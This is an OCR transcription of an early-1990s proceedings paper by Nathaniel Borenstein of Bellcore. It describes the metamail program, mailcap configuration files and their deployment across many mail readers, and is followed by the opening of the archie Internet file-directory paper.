



**Figure 2. Response Times vs File Sizes**

# Multimedia Mail From the Bottom Up
# or
# Teaching Dumb Mailers to Sing

*Nathaniel S. Borenstein*
*Bellcore*

## Abstract

Multimedia mail systems have exhibited great potential, but the widespread use of multimedia mail has so far been inhibited by the lack of interchange standards and the heterogeneity of mail-reading software. This paper describes a new approach that seeks to break the existing log-jam and make multimedia mail a practical reality. The paper begins with a brief summary of the state of the art in multimedia mail systems. It then outlines the new, "bottom-up" approach, and describes the configuration mechanism that is central to its operation. Next, it describes a prototype implementation and its deployment on top of over a dozen different mail-reading programs at Bellcore and elsewhere. Finally, problems in the prototype installation are discussed, along with future prospects for multimedia mail using this approach. The paper ends by outlining a vision of a new and better "lowest common denominator" for electronic mail.

## The Promise of Multimedia Mail

Electronic mail (email) is a widely-used and much-appreciated technology. Ever since the inception of electronic mail, there has been much discussion of its even greater potential. For most people, email today is a text-only medium, in which unformatted textual messages can be sent rapidly to even the most distant of correspondents. In principle, the limitation to plain text is artificial. Email is fundamentally capable of carrying richly formatted text, images, audio, video, and indeed anything that can be encoded in a digital form. In practice, however, the vast majority of the world's email users are still restricted to plain text, due to a lack of interchange standards and a profusion of heterogeneous software for reading mail. The relatively few users of advanced multimedia mail systems such as Andrew [Borenstein, 1991a] and Diamond [Forsdick, 1984] can only interchange multimedia mail with other users of the same software. An Andrew user and a Diamond user cannot, for example, send mail with pictures to each other. The result is that no multimedia mail technology has reached "critical mass" and made anything beyond plain text a part of the standard email infrastructure for the masses.

The approach taken by most multimedia mail system to date can be characterized as a "top-down" approach. The developers of such systems said to their potential users, like prophets bearing revealed truth, "Behold! I give you multimedia mail. All you need to do, in order to reap its blessings, is to change your mail reading program, your mail sending program, your text editor, your drawing editor, and generally everything about the way you work on a computer. And, by the way, all your correspondents must do the same as well." When viewed in this way, it is perhaps unsurprising that the world has not rushed headlong to embrace any of these systems.

The situation is best illustrated by considering the two different types of sites where the Andrew Message System is in use. At some sites, including the Carnegie Mellon University campus, where Andrew was developed, the use of Andrew is nearly ubiquitous. (This was typically accomplished by administrative fiat.) Given this fact, the sender of a message can rely on the ability of the recipients to see a multimedia message in all its splendor. In such environments, a substantial portion of all mail messages contain at least multi-font text, and mail containing images, hypertext links, or other multimedia objects are not uncommon. At the other extreme, however, are sites where a few individuals have elected to use Andrew. While such individuals, like the users of any mail-reading software, may wax lyrical at times about the virtues of Andrew, they rarely, in practice, make use of its multimedia facilities, for the simple reason that their ability to send multimedia messages is useless if the people they're sending them to can't read them. Somewhere between these two situations, it seems, a community reaches critical mass with respect to the use of multimedia facilities. Clearly the Internet community as a whole is nowhere near reaching such critical mass, nor does it even seem to be moving in that direction.

It is difficult to doubt that multimedia mail would be greatly appreciated if it were widely available. The question, then, is how a transition can be effected from the current text-only mail world to a world of multimedia mail. The top-down approach that has been tried up to now shows little prospect of imminent widespread success. Convincing users to change to a new mail-reading program is, at best, a difficult proposition. It is made even more difficult by the fact that most users do not perceive themselves as "needing" multimedia mail and are unlikely to see its value until after they have already had it for a while.

## The Bottom-Up Approach to Multimedia Mail

What is needed, then, is a way to introduce multimedia mail without traumatizing users with an enormous transition, such as a transition to a new mail-reading program. To put it starkly, what is really needed is to give the users of each existing mail reading program a new version of that program that has been enhanced to understand all the desirable kinds of multimedia mail.

When stated this way, the goal is nearly prohibitive. The cross product of the number of mail readers times the number of possible multimedia mail formats results in an enormous number of combinations. Moreover, each time the set of mail formats grows, each of the mail readers would need to be modified again. This is clearly impractical. However, there is a simplifying bottom-up architecture that makes the problem tractable once more.

In the bottom-up architecture, each existing mail reader is modified once, and only once. It is modified in a relatively simple way, without any knowledge about specific multimedia mail formats. In this modification, the only thing that changes is that, when the user asks to see a message, the mail reader first checks to see if the mail is non-textual. In Internet mail, this means checking the "Content-type" header field. The emerging standards for multimedia Internet mail [Borenstein and Freed, 1991] use "Content-type" to specify a major type, such as image, audio, video, etc., and a format-specific "subtype", such as pbm, u-law, mpeg, etc. Note that although type/subtype terminology is used, there is no inheritance and only a single level of subtyping.

If the message contains non-textual data, then instead of simply showing the message body to the user, the mail reader checks a configuration file that lists a series of locally-recognized mail types, along with the locally-installed programs that can be used to view mail of these types. Such a configuration file might specify, for example, that mail with a content-type of "image/gif" can be displayed with the "showpicture" program.

The key point here is that each mail reader is modified only once, and that all mail readers are then able to obtain multimedia configuration information from a shared configuration file. Once this is the case, the addition of new media types at a site becomes a relatively straightforward matter: A binary program that can be used for viewing the type is installed, and a single line is added to the configuration file. Even if dozens of different mail readers are used at the site, their shared use of the configuration file means that users of any of those mail readers can now view the new type of mail.

In the prototype implementation, to be described below, the software situation is simplified even further by the introduction of an intermediate program, called "metamail". This program encapsulates all knowledge of the configuration files (called "mailcap" files in the prototype implementation), so that each mail reading program need only be modified to call "metamail" in order to display non-text mail. The resulting architecture is pictured graphically in Figure 1.

Whether a mail reader includes knowledge about configuration files directly, or simply calls an external program like metamail, is not crucial. Some mail readers at a given site might work one way, and some the other way. What is more crucial, however, is that all the mail readers share a single configuration file mechanism, so that all the mail readers at a given site can be extended to handle new mail types via a common mechanism. Eventually, it is likely that users will gradually migrate to integrated mailers that handle multiple media types quite seamlessly, but the technique of modifying existing mail programs to be configurable for new media types is, at a minimum, extremely useful as a transition strategy for making multimedia mail widely available.

## Mailcap Files: Encapsulating Multimedia Mail Configuration Information

The mechanism by which configuration information is conveyed to mail-reading programs (or to an intermediate program such as metamail) is the most critical part of the bottom-up approach. In order to permit multimedia mail to flourish in a heterogeneous environment, it is crucial that a wide range of mail reading programs should be able to share such a configuration mechanism. If a site administrator had to change a different configuration file, with a different syntax, for each mail reader at a site, it is unlikely that multimedia mail would ever work very well at sites that run a wide variety of mail reading programs.

However, if such a configuration mechanism is to be shared by all mail readers, it must be designed very carefully in order to insure that it provides enough information for a diverse range of mail-reading interfaces. The information that must be provided is not obvious without considering a range of mail readers.

For example, a relatively "low-end" mail reader, such as the Berkeley Mail program, never does anything more complicated than show text to the user. If the user sets an appropriate option, such text may be filtered through a paging program, such as the unix "more" program, in order to keep it from scrolling too quickly off the screen. If the Mail program is configured to run an external program for some non-textual mail type, it wants to be able to tell that program to use a paging program if it is going to produce large quantities of output. However, it cannot simply assume that it is safe to send the output from such a program to a pager, because the program might instead want to interact with the user, conducting a dialog on the screen with which a paging program would substantially interfere. This might suggest that whether or not to run "more" or some other pager is a function of the external program, rather than of the mail program. This, too, is an oversimplification. Consider a window-oriented mail reader, such as XMH, Andrew Messages, Xmail, or MailTool. If an external viewing program produces large quantities of output when called from one of these programs, such output should not be passed through a pager, because it is being inserted directly into a scrollable window on the screen. On the other hand, if the external program needs to interact with the user on a terminal, a terminal emulator window needs to be created. In short, the situation is more complicated than it looks. The answer, in this particular case, seems to be that a pager is desirable only if it is appropriate for both the mail reading program and the external viewing program. The former information can be taken care of by the mail reading program (or, in the prototype implementation, by a command-line option to the metamail program), but the latter information must be encapsulated in the configuration file.

The mailcap format used in the prototype implementation was the result of considerable trial and error, and the resolution of the kind of problems described above. A full specification of this format has been submitted as an Internet Draft, in order to promote a widely-shared format for the configuration file. Those interested in implementing a bottom-up mail reader, compatible with the ones described here, should consult the Internet Draft for a complete specification of the file format and location. In this paper, we include only a partial description, to give the reader the flavor of the configuration format.

Configuration information is derived from a set of "mailcap" files, the location of which can be derived from a path given as the MAILCAPS environment variable, for which a standard default definition is also specified. Each mailcap file consists of comments (lines beginning with "#") and mailcap entries. Each mailcap entry (typically one line, although they can be continued on subsequent lines) describes how one particular type of multimedia mail can be handled. For example, consider this mailcap entry:

```
IMAGE/pbm; xloadimage -quiet -geometry +1+1 %s; nsb
```

This specifies that if a message has a header field of "Content-type: IMAGE/pbm" (the matching is case insensitive), then a file containing the body should be shown to the user with the "xloadimage" command, with the options specified. The "nsb" is a required field indicating the person who installed this mailcap entry locally. This particular mailcap entry is minimal, in the sense that it only uses the three fields that are required for each mailcap entry. However, additional fields are defined for specifying additional information about the format. For example, a "needsterminal" option specifies that a given application requires an interactive terminal, so that before it is called from a window-based mail reader, a terminal emulation window should be created:

```
Application/ATOMICMAIL; atomicmail %s; nsb ; needsterminal
```

Similarly, a "copiousoutput" option can be used to indicate that the application produces output that might be most appropriately passed through a pager such as "more", depending on the windowing environment. Additional options can be used to specify external mechanisms to print messages, or to compose new messages of this type:

```
X-BE2; ezview %s; nsb; print=ezprint %s; compose = ez %s
```

The mailcap syntax is quite simple; the options relating to terminal characteristics are the most complex part. The syntax is fully specified in [Borenstein, 1991b].

## The Metamail Program

Given a well-defined mailcap file syntax, it is not too hard to modify any mail reading program to handle non-text content types. It is simpler still, however, to modify existing mail reading programs to simply pass non-text mail off to a separate program entirely. This is the way the prototype implementation at Bellcore was developed, with the resulting program known as "metamail."

The advantage of separating the mailcap-handling functions into a separate program is that it simplifies the modifications to mail readers, and makes it easier to develop such a system in the prototype phase, because it is simpler to change the one program than to change all the mail readers each time a revision is called for. The disadvantage is that it becomes necessary for mail readers to be able to convey additional information about their situation to the metamail program.

In particular, mail readers need to be able to tell metamail whether or not it is running on a terminal (the normal isatty() call is inadequate because some mailers communicate with the window system via pseudoterminals), whether or not lengthy output should be passed through a paging program, and so on. It is also useful for mail readers to be able to tell metamail a few things about the format of mail messages, such as whether they are in Internet format or consist of X.400-style separate body and envelope information. (Metamail was designed to work with either Internet or X.400 mail readers, although it has only been used with Internet mail readers so far.)

Finally, the metamail program also assumes responsibility for recognizing and acting upon the "Content-Transfer-Encoding" header field, as described in [Borenstein and Freed, 1991]. This field provides a standardized mechanism for encoding 8-bit and binary data for transmission via 7-bit SMTP mail. (SMTP, the Internet mail transport standard, does not permit binary files, or any files with long lines or 8-bit characters, to pass unchanged through mail transport. The Content-Transfer-Encoding allows such data to be passed cleanly through Internet mail.) Metamail undoes any 7-bit encodings before passing the data to a handler program, so that mailcap-based format handlers do not need to know anything such encodings.

Despite all these complications, metamail remains a very small program, little more than one thousand lines of C code, over a quarter of which is devoted to handling Content-Transfer-Encoding. Its overall simplicity comes from the fact that it is really nothing more than a switch: it knows nothing of any particular multimedia type, but only knows how to read configuration files and call an appropriate external

viewer for a given type. (There are a few exceptions to this: in particular, there is built-in support for the content-types of "text/plain" and "multipart," as defined in [Borenstein and Freed, 1991]. However, even this built-in support can be overridden by mailcap-specified handlers, if there is ever any reason to do so.

Also built-in to metamail is a rudimentary default behavior for unrecognized mail types. For unrecognized types, metamail will offer to undo any 7-bit encoding and write the resulting body or body part into an uncoded file, for further processing. Although, in the absence of a proper mailcap entry, such further processing is not automated, metamail at least provides the user with a version in which all traces of mail transport -- notably the mail headers and any 7-bit transport encoding -- have been completely removed.

The metamail program is publicly available, as explained in the note at the end of this paper.

## Deployment of the Prototype at Bellcore

The deployment of the prototype system at Bellcore has been completely successful in one of its key goals: it has been accomplished with an absolute minimum of impact on the existing user community, even in its earliest versions. The same cannot be claimed of the deployment of the interpreters for specific content-types, as will be mentioned later.

At Bellcore, modified versions of the following message-reading programs have been installed in several separately-administered laboratories:

-- Berkeley Mail (four different versions)

-- Xmail (an X-based interface to Berkeley Mail)

-- Mailtool (a SunTools interface to Berkeley Mail)

-- Imail (an internal Bellcore mail reader)

-- PCS mail (another internal Bellcore mail reader)

-- MH (the Rand Message Handling System)

-- XMH (an X interface to MH)

-- Rmail (an Emacs mail-reading package)

-- VM (another Emacs mail-reading package)

-- Elm (a mail reading system from Hewlett Packard)

-- Msgs (the Berkeley simple bulletin board system)

-- Messages (the multimedia Andrew Message System)

-- CUI (dumb terminal interface to Andrew)

-- VUI (smarter terminal interface to Andrew)

Nearly all of these provided interesting lessons in the difficulty of creating a shared multimedia infrastructure. Berkeley Mail was hard to deal with simply because it comes in so many variants, many of which have been hacked at by too many different people over the years. The Xmail and Mailtool programs were particularly interesting because they operate by talking to the Berkeley Mail program over a pipe, so that when Mail calls metamail, the latter program doesn't even have a terminal on which to ask a question, and needs to open a terminal emulator window if a question is required. The Emacs interfaces proved challenging environments in which to run terminal-oriented programs, though this eventually proved possible using an Emacs package that allows Emacs to act as a transparent conduit between the application and the terminal. The Andrew interfaces were interesting because they already knew how to handle certain Content-type values, and had to be modified to call metamail only for *unrecognized* content-types. The bottom line, however, is that it proved reasonably straightforward to modify each of these diverse programs to display multimedia mail through the common mechanism of metamail/mailcap. (In particular, it generally took the author no more than a day per mail reading program. Although I was of course quite familiar with the use of metamail, I was usually entirely ignorant of the internal code of the mail readers I was modifying. Thus it seems likely that others can make similar modifications with comparable ease, especially by using the existing patches as a starting point.)

After the first few releases, which exhibited the usual bugs and glitches, the metamail software quickly became entirely transparent to the normal mail user's daily work with textual email. It provided an infrastructure, however, on top of which people could begin to experiment with more interesting forms of mail. Very quickly, for example, it became possible to send multipart mail, containing text, pictures, and audio, between two users in remarkably different operating environments. Such mail works smoothly, for example, between a user running Berkeley Mail under the MGR window system and a user running Andrew Messages under the X11 window system. Figure 2 shows a user of Berkeley Mail, one of the simplest and most primitive of text-only mail readers, reading a mail message that includes a picture.

One apparent mistake in the initial deployment, however, is worth mentioning. In the first release, metamail ran the external viewing program automatically for the user when he tried to read the mail. That is, the user would say the equivalent of "show me the next message" and the next thing he knew, he would see a message such as

metamail: Executing the xloadimage command to show you a picture...

Perhaps predictably, many users found this extremely disconcerting, and were not entirely comforted at being told that there was an option that would cause metamail to ask for their permission before running such programs. The default was changed, in a subsequent release, to always ask before running external programs unless the user had set the customization option that suppressed such questions.

Now that the system is installed and working smoothly, it would seem obvious to ask whether or not it is proving to be useful. That question, however, is premature. The fact that everyone can now read multimedia mail does not mean that most people, as yet, have any ability to send such mail. Tools to make composing such mail easy for casual users are still under development. Already, however, a few non-text messages

are being sent regularly. Andrew users at Bellcore now feel much more free to send richly-formatted Andrew messages to anyone else in the lab, since metamail has been configured to show Andrew messages no matter what mail reader is being used. A simple script has made it easy for Sun SPARCstation users to send voice mail. A modified version of Berkeley mail has been developed that makes it easy for users of the MGR window system to mix text, audio, images, and annotated window snapshots in their mail messages. And specialized applications that use computation as a media-type [Borenstein, 1991c] have made it easy for users to compose mail-based surveys, in which the reader of the mail is engaged in a question/answer dialog and the answers are delivered automatically via mail. As such tools improve and become more widely available, we will begin to see whether or not a truly heterogeneous text-only mail environment can evolve gradually and naturally into a multimedia mail environment.

It is also worth noting that the process of modifying the various mail-reading interfaces, though the modifications are small and self-contained, is cumbersome and error-prone. It is a process that is unlikely to be taken up with alacrity by every system administrator in the world. This, however, is not really the idea. The hope, rather, is that the people or organizations supporting each mail reader will take the necessary steps to support a mailcap-based facility in future releases of their software, thus freeing local administrators of the need to modify the distributed versions of the mail-reading software.

## Performance and Usability

It would be misleading to claim that metamail provides a permanent solution to the problem of multimedia mail. Quite the contrary, mail readers that have been modified to use metamail compare rather unfavorably to mail readers that have been built with integrated multimedia mail in mind from the start. This was always the author's expectation, and must be understood within the context of the transitional role metamail is intended to play.

With integrated multimedia mail readers, such as Andrew, Slate, Montage, Next mail, and many others, multimedia mail messages appear naturally and as part of the overall user interface. In Andrew, for example, the "message body" subwindow may contain multifont text, images, and animations, all seamlessly integrated. With a metamail-modified mail reader, in contrast, such a message might cause several new and essentially unrelated windows to be opened on the user's screen. This is undeniably less efficient and more confusing than the integrated approach.

It is not, however, unusable. Performance is determined largely by the startup speed of the format-handling programs. For example, it is relatively easy to use metamail to automatically invoke a word processor on data in a specific word processor format. For word processors that start quickly, this is in fact a reasonable approach. Some word processors, however, try to take care of a great deal of things at startup time, so that later editing performance is improved. This approach is anathema to metamail, and such word processors are quite unsatisfactory when used as mailcap-based mail displaying programs. Because metamail must initiate a new process to view non-text mail, the startup time of such processes is absolutely critical to the usability of the system as a whole.

In the long run, it still seems reasonable to expect that most people will generally prefer to use an integrated multimedia mail reading program than a text-oriented

mail program that has been modified to use metamail. This, however, is the wrong comparison to make. Experience with multimedia mail readers such as Andrew has shown that it is often hard for individuals to see the benefits of switching to multimedia mail. Especially at sites where multimedia mail remains unknown, there is little incentive for individuals to change mail readers. Doing so inevitably requires pain and effort, and as long as users only receive or expect to receive text mail, there is little perceived benefit from the change.

Metamail serves largely to defer and delay the need to change mail reading software. By giving people the ability to receive multimedia mail in their existing mail readers, metamail makes it reasonable for pioneering individuals to start sending multimedia mail more freely. If the users receive enough multimedia mail that they begin to gripe about the klunkiness of the metamail approach, they then have the proper incentive and understanding to consider switching to a more integrated multimedia mail reader. Ultimately, most users will probably switch, but they can do so at a time and pace of their own choosing, based in some measure on the frequency with which they receive multimedia mail and the degree to which they find the non-integrated approach undesirable.

The metamail approach thus should not be seen as competing with integrated systems such as Andrew, Slate, Next, and the others, but rather as complementing them by offering a transition path to a multimedia world. Integrated mail readers remain more pleasant for receiving multimedia mail, and often provide the only path for sending such mail. Metamail actually promotes the use of such systems by making the multimedia mail they generate accessible to a larger number of users. Moreover, even highly integrated systems can benefit from a hybrid strategy, using the mailcap paradigm for unrecognized mail types. For example, the author has recently modified the Andrew Message System so that it will provide well-integrated support for the mail types it can recognize, but will read mailcap files and execute external programs for new or unrecognized types of mail.

## The Future of Email: Toward a New Lowest Common Denominator

Advanced multimedia mail systems such as Andrew and Diamond have shown the attractiveness and value of multimedia mail, but have for the most part failed to win over enough users to establish their high-level capabilities as part of the standard user's environment. More than most other computer applications, mail is inherently limited by the lowest common denominator. Unless nearly everyone with whom a user exchanges email is able to properly handle advanced email types, the user is unlikely ever to try to compose such types.

The real goal, then, for those who would have email live up to its potential, is to create a new and higher-functionality lowest common denominator. A configurable bottom-up approach, such as the metamail/mailcap system described here, provides a transition path from the current world of text-only email to a future in which the level of the lowest common denominator has been raised. But what will that raised level be?

It is unlikely, for example, that a new lowest common denominator could include full-motion video any time soon. Relatively few users have machines that are capable of displaying such data, and even fewer are connected by networks that can offer the requisite bandwidth. A more reasonable target, it would seem, for a new lowest

common denominator would be a set of functionality that is accessible to nearly all users of modern computer system. As such a new lowest common denominator, I would propose the following four media types, along with auxiliary types such as the "multipart" type that allows these to be combined arbitrarily:

1. Text. This is obviously already a reality. It seems plausible, in addition, to make a simple version of richly-formatted multifont text widely available, too. If the definition is simple enough, it will be a simple matter for a single-font terminal to remove the formatting information and show only the raw text. Thus a relatively portable version of formatted text could also become part of the lowest common denominator, if suitably standardized. Such a simple rich text format is defined in [Borenstein and Freed, 1991] and proposed as a standard facility for Internet mail. That document also proposes mechanisms to permit international text (text in multiple character sets) as a standard capability of Internet mail.

2. Image. A growing percentage of computer users already work on computers with bitmap screens that are capable of displaying digital images. Moreover, nearly all such users are within shouting distance of a FAX machine. It is not unreasonable, then, to imagine that all computer users would have the capability to receive images in the mail; those without the necessary display technology should be able to specify the phone number of a FAX machine to which the image can be delivered.

3. Audio. Similarly, more and more computer have audio capability, and users of computers that lack this capability are rarely far from a telephone, and could reasonably expect to have the audio portions of their messages delivered to the nearest telephone.

4. Computation. Recent research by the author [Borenstein, 1991c] has shown that it is possible to define a computer programming language that is both safe enough and portable enough to be executed automatically when received via insecure email. Such programs, if defined in a suitably portable language, can run on any computer terminal in the world. Thus it is not unreasonable to imagine computation, in a suitably standardized language, as part of the new lowest common denominator, allowing users to send each other messages that interact directly with the recipients and take actions based on that interaction.

Crucial to the evolution of a new lowest common denominator is clear, concise, and implementable standards. A recent Internet memo [Borenstein and Freed, 1991] defines an interoperable set of mechanisms and formats that are intended to evolve into such standards, and that seek to define a new lowest common denominator for electronic mail. The bottom-up approach described in this paper is wholly compatible with these mechanisms, though it is not the only possible way to implement them.

## Acknowledgments

The development of metamail and mailcap was stimulated by an initial conversation with Jonathan Rosenberg. Along the way, I've had immense amounts of help, from more people than I can really recall. I'm particularly grateful to Steve Uhler for picking up the ball and running with it, to Mike Bianchi for words of support at just the right moment, and to Bob Kraut, Al Buzzard, and the many others at Bellcore who

have been extremely supportive and helpful in this work. Special thanks are due to Laurence Brothers for his comments on an earlier draft of this paper.

## References

[Borenstein, 1991a] Borenstein, Nathaniel S., and Chris A. Thyberg, "Power, Ease of Use, and Cooperative Work in a Practical Multimedia Message System", *International Journal of Man-Machine Studies*, April, 1991.

[Borenstein, 1991b] Borenstein, Nathaniel S., "A User Agent Configuration Mechanism for Multimedia Mail Format Information", Internet Draft borenstein-configmech-00, June, 1991.

[Borenstein, 1991c] Borenstein, Nathaniel S., "Secure and Portable Active Messaging: A New Platform for Distributed Applications and Cooperative Work", in preparation.


[Borenstein and Freed, 1991] Borenstein, Nathaniel S., and Ned Freed, "Mechanisms for Specifying and Describing the Format of Internet Message Bodies", Internet Draft 822ext-messagebodies-01, October, 1991 (should be available as an RFC by the publication date of this article.)

[Forsdick, 1984] Forsdick, H.C., Thomas, R.H., Robertson, G. G., and Travers, V. M., "Initial Experience with Multimedia Documents in Diamond", *Computer Message Service*, Proceedings IFIP 6.5 Working Conference, IFIP, 1984.

## Biographical Information

**Nathaniel S. Borenstein** is a Member of Technical Staff in the Interpersonal Communications Research group at Bellcore. His research interests include human-computer interfaces in general, and electronic mail in particular. He is one of the primary authors of the Andrew Message System, from Carnegie Mellon University, where he received his Ph.D. in Computer Science in 1985. He is the author or co-author of numerous technical articles, the new proposed Internet standard for multimedia mail formats, a pending Bellcore patent on secure computational electronic mail, and two books, including *Programming As If People Mattered: Friendly Programs, Software Engineering, and Other Noble Delusions*, recently published by Princeton University Press. He can be reached by email as nsb@bellcore.com.

Figure 1 -- The Metamail "Bottom-Up" Architecture




Note: For efficiency, in the current implementation, the "multipart" functionality has been incorporated directly into the metamail program, so the above diagram shows its architectural role but does not reflect this one aspect of the program structure.

## Figure 2 -- A Berkeley Mail User Reads a Piece of Multimedia Mail

```
xterm
    4 nsb@thumper.bellcore.com Mon Jun 11 14:19   37/1557   A normal text message
    5 nsb@thumper.bellcore.com Mon Jun 11 14:19  278/6765   My Picture
    6 nsb@thumper.bellcore.com Mon Jun 11 14:19  586/22321  A Printable PostScrip
t me
    7 nsb@thumper.bellcore.com Mon Jun 11 14:19   10/260    A SPARC audio file me
ssag
    8 nsb@thumper.bellcore.com Mon Jun 11 14:19 4909/303851 A SPARC audio messag
e
    9 nsb@thumper.bellcore.com Mon Jun 11 14:19 2474/189858 An xbm for
e
   10 nsb@thumper.bellcore.com Mon Jun 11 14:19    9/206    A ppm forma
e re
   11 nsb@thumper.bellcore.com Mon Jun 11 14:19 4277/264749 A ppm form
& 9
From: Nathaniel S. Borenstein <nsb@thumper.bellcore.com>
Subject: An xbm format message
To: nsb

This message is in 'x-xbm' format.
Do you want to view it using the 'showpicture' command [y/n] ? y
Executing:  /u/nsb/bin/showpicture normal /tmp/metamail.4099.928
(You may interrupt or quit this program to return to your mailer.)
/tmp/metamail.4099.928 is a 425x684 X11 bitmap file titled 'reagan3'
```

```
greenbush
greenbush nsb 1 % mail -f TestMsgs
^C^C^C^C^Cgreenbush nsb 2 % xterm -fn 12x24
^Zbg
^Cgreenbush nsb 3 % xterm -fn 10x20
^Z^Zgreenbush nsb 4 % !! &
^Z^Zxterm -fn 10x20 &
[1] 920
greenbush nsb 5 % ^Z^Zxterm: Command not found.

[1]    Exit 1                 ^Z^Zxterm -fn 10x20
!3 &
xterm -fn 10x20 &
[1] 921
greenbush nsb 6 % cd writing/magicmail/mmm-talk
greenbush mmm-talk 7 % xwd -frame > reagan-Mail.xwd
```

# archie - An Electronic Directory Service for the Internet

*Alan Emtage*
*McGill University, Montréal, Canada*
*Peter Deutsch*
*McGill University, Montréal, Canada*

## Abstract

The huge size and continued rapid growth of the Internet offers a particular challenge to systems designers and service providers in this new environment. Before a user can effectively exploit any of the services offered by the Internet community or access any information provided by such services, that user must be aware of both the existence of the service and the host or hosts on which it is available. Adequately addressing this "resource discovery problem" is a central challenge for both service providers and users wishing to capitalize on the possibilities of the Internet. This paper describes *archie*, our attempt at an on-line resource directory service for an internetworked environment.

The current implementation of *archie* automatically indexes and makes available all filenames stored at known anonymous FTP sites. The filename information is updated automatically ensuring users access to authoritative information. The system also makes available the names and descriptions of several thousand packages found on the Internet.

## 1. What is *archie*?

The *archie* system is designed to automatically build, maintain and make available databases of information to users of the Internet. The system was originally created to track the contents of anonymous FTP archive sites, and now makes available to users the name and location of all files available at some 900 such sites across the net.

The current implementation of *archie* makes available two databases. The first, the **filenames** or **files** database, lists the names and locations of files at archive sites that provide anonymous FTP archive access. Altogether this database currently makes available the names of approximately 1,500,000 files totalling some 92 Gigabytes of information. Queries to this database can be issued, allowing the user to search for specific file names (using a variety of matching strategies), list specific site names or dump the contents of specific sites. Entries in the **files** database are generated and updated automatically using the *archie* server system described in this paper. We claim that the *archie* **files** database is "authoritative" in a strong sense. If an entry in the database claims that a file appears at a particular site, it is because an entry corresponding to that file was actually obtained from that site the last time that site listing was updated.

The second database, the **package description** or **whatis** database, contains the names and descriptions of approximately 3,500 different software packages, documents and other information available on the Internet. These entries are organized as simple keywords and associated short descriptions upon which users can perform case-insensitive text string searches. These searches apply to both the keywords and the associated descriptions, so users have no need to assume any knowledge of the database structure or its contents when seeking description information. Entries in the **whatis** database usually correspond to files available through anonymous FTP, but this does not always have to be the case. Entries are simple text strings and can be added or changed easily.

